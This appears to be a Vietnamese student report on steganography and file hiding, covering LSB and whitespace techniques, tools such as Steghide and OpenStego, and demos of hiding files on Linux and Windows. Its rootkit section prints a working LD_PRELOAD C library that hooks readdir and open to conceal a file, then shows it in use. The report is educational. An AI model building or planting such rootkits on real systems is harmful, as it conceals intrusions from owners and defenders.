 - **Kỹ thuật phổ phân tán (Spread Spectrum):** Tín hiệu truyền thông chiếm nhiều băng thông hơn mức cần thiết để gửi thông tin. Người gửi tăng băng thông phổ bằng cách sử dụng code (độc lập với dữ liệu), và người nhận sử dụng thu

sóng được đồng bộ với code để khôi phục thông tin từ dữ liệu phổ phân tán.

- **Kỹ thuật thống kê (Statistical Techniques):** Kỹ thuật này sử dụng các phương pháp ẩn tin “1-bit” bằng cách thay đổi hình ảnh ảnh cover sao cho khi truyền tải một “1”, một số đặc điểm thống kê thay đổi đáng kể.
- **Kỹ thuật biến dạng (Distortion Techniques):** Trong kỹ thuật này, người dùng thực hiện một chuỗi các biến đổi trên hình ảnh cover để thu được một đối tượng ẩn tin. Chuỗi biến đổi đại diện cho quá trình chuyển đổi của một thông điệp cụ thể.
- **Kỹ thuật tạo ảnh cover (Cover Generation Techniques):** Trong kỹ thuật này, các đối tượng số học được phát triển đặc biệt để tạo ảnh cover cho việc truyền thông bí mật. Khi thông tin này được mã hóa, nó đảm bảo tạo ra một hình ảnh cho việc truyền thông bí mật.

Kỹ thuật giấu tin trong ảnh (Image Steganography):

Giấu tin trong ảnh là việc thực hiện giấu thông tin với môi trường chứa là các file ảnh. Hiện nay, giấu tin trong ảnh chiếm tỉ lệ lớn trong các ứng dụng giấu tin trong dữ liệu đa phương tiện bởi vì lượng thông tin được trao đổi bằng hình ảnh là rất lớn.




Steganography trên hình ảnh được phân loại thành hai loại: **miền hình ảnh** (image domain) và **miền biến đổi** (transform domain). Trong kỹ thuật miền hình ảnh, người dùng nhúng thông điệp trực tiếp vào **độ sáng của các pixel** trong hình ảnh. Trong kỹ thuật miền biến đổi, trước khi nhúng thông điệp, hình ảnh sẽ được biến đổi. Sau đó, người dùng sẽ nhúng thông điệp vào trong hình ảnh.

Phương pháp ẩn giấu thông điệp trong ảnh bằng cơ chế LSB:

Least Significant Bit (LSB) là phương pháp thường được sử dụng rộng rãi nhất. Kỹ thuật này giấu tin vào bit có trọng số thấp, trong đó LSB của mỗi pixel được sử dụng để giữ dữ liệu bí mật. LSB là bit bên phải nhất của mỗi pixel trong hình ảnh.

Trong phương pháp chèn least-significant-bit, dữ liệu nhị phân của thông điệp được chia ra và chèn vào LSB của mỗi pixel trong file hình ảnh theo một trình tự quyết định. Việc sửa đổi LSB không dẫn đến sự khác biệt rõ ràng vì sự thay đổi rất nhỏ và có thể không thể phát hiện bằng mắt thường. Do đó, việc phát hiện nó là rất khó.



Ẩn tin bằng khoảng trắng (Whitespace steganography):

Đây là phương pháp được sử dụng để giấu thông điệp trong văn bản ASCII bằng cách thêm các khoảng trắng vào cuối các dòng. Vì khoảng trắng và ký tự tab thường không hiển thị trên các chương trình xem văn bản cho nên thông điệp được giấu một cách hiệu quả. Nếu sử dụng mã hóa tích hợp, thì ngay cả khi phát hiện, thông điệp cũng không thể đọc được.

T	H	E		Q	U	I	C	K		B	R	O	W	N		F	O	X	
J	U	M	P	S			O	V	E	R		T	H	E		L	A	Z	Y
D	O	G	.																


NORMAL

T	H	E		Q	U	I	C	K		B	R	O	W	N		F	O	X	
J	U	M	P	S			O	V	E	R		T	H	E		L	A	Z	Y
D	O	G	.																

CHƯƠNG 3: CÁC CÔNG CỤ SỬ DỤNG

3.1. Công cụ OpenStego

OpenStego về cơ bản là một ứng dụng steganography cho phép ẩn một tệp bên trong một tệp khác. Nó cũng cung cấp tính năng bảo vệ mật khẩu cho tệp đã ẩn và tính năng đóng dấu số; đóng dấu tệp với chữ ký không thể nhìn thấy (đang ở giai đoạn beta).



3.2. Công cụ Steghide

Steghide là một phần mềm sử dụng trên Linux giúp nhúng và trích xuất dữ liệu vào tệp tin một cách dễ dàng, hoạt động thông qua nguyên lý giấu tin trong Least Significant Bit (LSB).

```
group9@ubuntu:~$ sudo apt-get install steghide
[sudo] password for group9:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libmccrypt4 libmhash2
Suggested packages:
  libmccrypt-dev mhash
The following NEW packages will be installed:
  libmccrypt4 libmhash2 steghide
0 upgraded, 3 newly installed, 0 to remove and 254 not upgraded.
Need to get 295 kB of archives.
After this operation, 896 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://us.archive.ubuntu.com/ubuntu focal/universe amd64 libmccrypt4 amd64 2.5.8-3.4 [64.6 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu focal/main amd64 libmhash2 amd64 0.9.9.9-8 [88.8 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu focal/universe amd64 steghide amd64 0.5.1-14build1 [141 kB]
Fetched 295 kB in 3s (111 kB/s)
Selecting previously unselected package libmccrypt4.
(Reading database ... 157644 files and directories currently installed.)
Preparing to unpack .../libmccrypt4_2.5.8-3.4_amd64.deb ...
Unpacking libmccrypt4 (2.5.8-3.4) ...
Selecting previously unselected package libmhash2:amd64.
Preparing to unpack .../libmhash2_0.9.9.9-8_amd64.deb ...
Unpacking libmhash2:amd64 (0.9.9.9-8) ...
Selecting previously unselected package steghide.
Preparing to unpack .../steghide_0.5.1-14build1_amd64.deb ...
Unpacking steghide (0.5.1-14build1) ...
Setting up libmhash2:amd64 (0.9.9.9-8) ...
Setting up libmccrypt4 (2.5.8-3.4) ...
Setting up steghide (0.5.1-14build1) ...
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.9) ...
group9@ubuntu:~$
```


3.3. Công cụ wbStego4open

wbStego4open là một công cụ Steganography dùng để giấu bất kỳ tập tin nào trong các tập tin có định dạng BMP, TXT, HTML và PDF. Đây là một chương trình mã nguồn mở có thể chạy được trên hệ điều hành Windows và Linux.



3.4. Công cụ GiliSoft File Lock

Đây là công cụ mã hóa Cấp độ Quân đội cho các tệp. Khóa các thư mục trên ổ cứng nội bộ, ổ flash, ổ USB ngoại vi, ổ đĩa thumb, thẻ nhớ, ổ đĩa pen, và ổ đĩa mạng. Mã hóa tệp, thư mục; Ẩn tệp, thư mục và ổ đĩa; Đặt tệp, thư mục và ổ đĩa chỉ đọc; Bảo vệ tệp, thư mục và ổ đĩa bằng mật khẩu.



3.5. Công cụ Unicode Whitespace Steganography

Unicode Text Steganography là một phương pháp ẩn giấu thông tin trong văn bản bằng cách sử dụng các ký tự không in được hoặc có chiều rộng bằng không từ bộ ký tự Unicode. Các ký tự này khi được hiển thị bởi hầu hết các trình duyệt hoặc trình soạn thảo thì không thể nhìn thấy.

Cụ thể, công cụ này sử dụng các ký tự như 'u200b' (khoảng trắng không chiều rộng) để nhúng dữ liệu vào trong văn bản khác mà không làm thay đổi hình dạng bên ngoài của văn bản. Khi nhìn vào, văn bản sau khi đã nhúng thông tin (gọi là stego text) sẽ không khác biệt so với văn bản gốc.

Unicode Text Steganography Encoders/Decoders

The idea of this page is to demo different ways of using Unicode in steganography, mostly I'm using it for Twitter. :) I have some notes on the bottom about how these Unicode characters show up or get filtered by some apps. Most of the algorithms should work ok on Twitter, Facebook however seems to strip out more characters. There seems to be no perfect character set.

Unicode Tags Stego:

This one uses non-printable tags in the range U+E0000 to U+E007F hidden after the spaces (or at the end of the cover text). You must have at least one space. Also, if you are using a client that shows tags as extra spaces, you may want to use the "Put all Tags at the end" option.

Cover Text To Use:	<input type="text"/>	0
Input (output if decoding):	<input type="text"/>	0
Stegotext (input if decoding):	<input type="text"/>	0
<input type="button" value="Encode"/> <input type="button" value="Decode"/> <input type="button" value="Reset"/>		
<input checked="" type="radio"/> Distribute Tag In Spaces <input type="radio"/> Put all Tags at end		

CHƯƠNG 4: CÁC DEMO (HÌNH ẢNH MINH HỌA)

4.1. Chiếm quyền user cơ bản

4.1.1. Ẩn file qua việc thay đổi thuộc tính file trên Linux – rename file

- Bước 1: Mở terminal trên hệ thống Linux. Sử dụng lệnh “cd” để điều hướng đến thư mục chứa tập tin mà bạn muốn giấu.

```
dai@ubuntu:~$ ls
Desktop  Downloads  myscript.sh  Public  Templates
Documents  Music      Pictures     snap    Videos
dai@ubuntu:~$ cd Desktop
dai@ubuntu:~/Desktop$ ls
secret.txt
```

- Bước 2: Đổi tên tập tin bằng cách thêm một dấu chấm “.” vào đầu tiên của tập tin.

```
dai@ubuntu:~/Desktop$ mv secret.txt .secret.txt
```

- Bước 3: Sử dụng lệnh ‘ls’ để hiển thị danh sách các tập tin và thư mục trong thư mục hiện tại. Tập tin đã được giấu sẽ không hiển thị trong danh sách mặc định. Chúng chỉ được hiển thị khi bạn sử dụng tùy chọn “-a” để hiển thị các tập tin ẩn.


```
dai@ubuntu:~/Desktop$ ls
dai@ubuntu:~/Desktop$ ls -a
.  ..  .secret.txt
dai@ubuntu:~/Desktop$
```

4.1.2. Ẩn file qua việc thay đổi thuộc tính file trên Windows - File Explorer


- Bước 1: Chọn tập tin cần giấu - Mở File Explorer và điều hướng đến thư mục chứa tập tin muốn giấu.




- Bước 2: Chỉnh sửa thuộc tính - Chuột phải vào tập tin/thư mục và chọn “Properties” từ menu xuất hiện. Đánh dấu vào ô mục Hidden để đặt thuộc tính “hidden” cho tập tin. Nhấn Apply sau đó OK để lưu thay đổi.



- Bước 3: Thư mục images đã bị ẩn đi trên giao diện ở Windows.
- Bước 4: Tuy vậy, nếu muốn hiển thị các tập tin ẩn có thể mở File Explorer chọn mục View trên thanh công cụ. Trong tab Options, chọn Change folder and search options. Chọn “Show hidden files, folders, and drives”.



- Bước 5: Nhấn Apply rồi nhấn OK để lưu thay đổi. Lúc này ta thấy xuất hiện thư mục images mà chúng ta đã ẩn ban nãy.



4.1.3. Ẩn file bằng sử dụng lệnh trên cmd trên máy Windows

- Bước 1: Tại máy Windows, mở Command Prompt, sử dụng lệnh “cd” để điều hướng đến thư mục chứa tập tin cần ẩn. Ở demo này, nhóm sử dụng thư mục “A-NT405” ở ổ đĩa C để chứa tập tin cần ẩn là “Nhom9-1.txt”.

```
D:\>cd A-NT405

D:\A-NT405>dir
Volume in drive D is Du lieu
Volume Serial Number is D6C9-4EDB

Directory of D:\A-NT405

25/05/2024  02:35 PM    <DIR>          .
21/05/2024  08:44 PM                53 Nhom9-1.txt
21/05/2024  08:45 PM                61 Nhom9-2.txt
                2 File(s)                114 bytes
                1 Dir(s)  166,269,964,288 bytes free
```

- Bước 2: Sử dụng lệnh “attrib +h <tên tập tin cần ẩn>” để ẩn tập tin (Nhom9-1.txt). Sau khi nhập xong lệnh ẩn, nhập lệnh dir để kiểm tra sẽ thấy “Nhom9-1.txt” đã không còn xuất hiện trong thư mục “A-NT405”.

```
D:\A-NT405>attrib +h Nhom9-1.txt

D:\A-NT405>dir
Volume in drive D is Du lieu
Volume Serial Number is D6C9-4EDB

Directory of D:\A-NT405

25/05/2024  02:35 PM    <DIR>          .
21/05/2024  08:45 PM                61 Nhom9-2.txt
                1 File(s)                61 bytes
                1 Dir(s)  166,269,964,288 bytes free
```

- Bước 3: Muốn hiện lại tập tin đã bị ẩn, sử dụng lệnh “attrib -h <tên tập tin đã bị ẩn>”. Nhập câu lệnh dir sẽ thấy tập tin đã hiển thị trở lại.

```
D:\A-NT405>attrib -h Nhom9-1.txt

D:\A-NT405>dir
Volume in drive D is Du lieu
Volume Serial Number is D6C9-4EDB


Directory of D:\A-NT405

25/05/2024  02:35 PM    <DIR>          .
21/05/2024  08:44 PM                53 Nhom9-1.txt
21/05/2024  08:45 PM                61 Nhom9-2.txt
                2 File(s)                114 bytes
                1 Dir(s)  166,269,964,288 bytes free
```

4.2. Chiếm quyền root/admin trên hệ thống

4.2.1. Thay đổi cách thực thi các tập lệnh

Dùng trình soạn thảo để soạn thảo nội dung cho myscript.sh:




```
GNU nano 4.8 myscript.sh Modified
#!/bin/bash
echo "Hello, world!"

File Name to Write: myscript.sh
^G Get Help      M-D DOS Format  M-A Append      M-B Backup File
^C Cancel        M-M Mac Format  M-P Prepend     ^T To Files
```

Thực thi với ./myscript.sh:

- Sử dụng shebang (#!) để chỉ định trình thông dịch: Khi thực thi tập lệnh bằng cách sử dụng ./myscript.sh, hệ thống sẽ đọc dòng đầu tiên của tập lệnh (dòng shebang) để xác định trình thông dịch nào sẽ được sử dụng để chạy tập lệnh.
- Yêu cầu quyền thực thi: Cấp quyền thực thi cho tập lệnh bằng lệnh chmod +x myscript.sh.
- Đường dẫn tương đối hoặc tuyệt đối: ta phải chỉ định đường dẫn đến tập lệnh, dù là tương đối (./myscript.sh) hay tuyệt đối (/path/to/myscript.sh).



```
dai@ubuntu:~$ nano myscript.sh
dai@ubuntu:~$ chmod +x myscript.sh
dai@ubuntu:~$ ./myscript.sh
Hello, world!
```


4.2.2. Thay đổi cách thực thi hàm hệ thống (Rootkits)

- Bước 1: Viết một rootkit cơ bản để ẩn file và biên dịch nó để có file .so:

```
Open  ▾  [?]  *file_hider.c  ~/Desktop  Save  ≡  _  □  ×

1 #include <stdio.h>
2 #include <dirent.h>
3 #include <string.h>
4 #include <unistd.h>
5 #include <stdlib.h>
6 #include <dlfcn.h>
7 #include <sys/types.h>
8 #include <sys/stat.h>
9 #include <fcntl.h>
10
11 // Tên tệp cần ẩn
12 #define HIDE_FILE "secret.txt"
13
14 // Hàm thực của readdir
15 struct dirent *(*original_readdir)(DIR *);
16
17 // Hàm thực của open
18 int (*original_open)(const char *, int, ...);
19
20 // Hàm thay thế readdir
21 struct dirent *readdir(DIR *dirp) {
22     struct dirent *entry;
23
24     // Gọi hàm thực
25     entry = original_readdir(dirp);
26
27     if (entry != NULL) {
28         // So sánh tên tệp
29         if (strcmp(entry->d_name, HIDE_FILE) == 0) {
30             // Bỏ qua nếu trùng khớp
31             return readdir(dirp);
32         }
33     }
34
35     return entry;
36 }
37
38 // Hàm thay thế open
39 int open(const char *pathname, int flags, ...) {
40     // Kiểm tra nếu tệp là tệp cần ẩn
41     if (strstr(pathname, HIDE_FILE) != NULL) {
42         // Trả về lỗi nếu cố gắng mở tệp ẩn
43         errno = ENOENT;
44         return -1;
45     }
46
47     // Gọi hàm thực
48     return original_open(pathname, flags);
49 }
50
51 // Hàm khởi tạo
52 __attribute__((constructor)) void init(void) {
53     original_readdir = dlsym(RTLD_NEXT, "readdir");
54     original_open = dlsym(RTLD_NEXT, "open");
55 }
56
```

- Bước 2: Sử dụng lệnh touch secret.txt để tạo file:



- Bước 3: Kiểm tra xem file secret.txt có hiển thị trong list không bằng lệnh ls và mở file bằng lệnh cat:

```

dai@ubuntu: ~/Desktop

dai@ubuntu:~/Desktop$ ls
file_hider.c  file_hider.so  secret.txt
dai@ubuntu:~/Desktop$ cat secret.txt
dai@ubuntu:~/Desktop$

```

- Bước 4: Thiết lập biến môi trường LD_PRELOAD để tải rootkit:

```

dai@ubuntu: ~/Desktop


dai@ubuntu:~/Desktop$ ls
file_hider.c  file_hider.so  secret.txt
dai@ubuntu:~/Desktop$ cat secret.txt
dai@ubuntu:~/Desktop$ export LD_PRELOAD=/home/dai/Desktop/file_hider.so
dai@ubuntu:~/Desktop$ ls
file_hider.c  file_hider.so
dai@ubuntu:~/Desktop$ cat secret.txt
cat: secret.txt: No such file or directory
dai@ubuntu:~/Desktop$

```



Sau khi thực hiện thì ta kiểm tra lại thì file secret.txt đã không còn hiển thị cũng như không thể truy cập bằng lệnh cat để gỡ bỏ LD_PRELOAD thì ta chỉ cần nhập lệnh “unset LD_PRELOAD”. Như vậy ta đã thành công thực hiện được việc rootkit để ẩn file cơ bản.

4.3. Công cụ OpenStego


- Bước 1: Chuẩn bị công cụ:



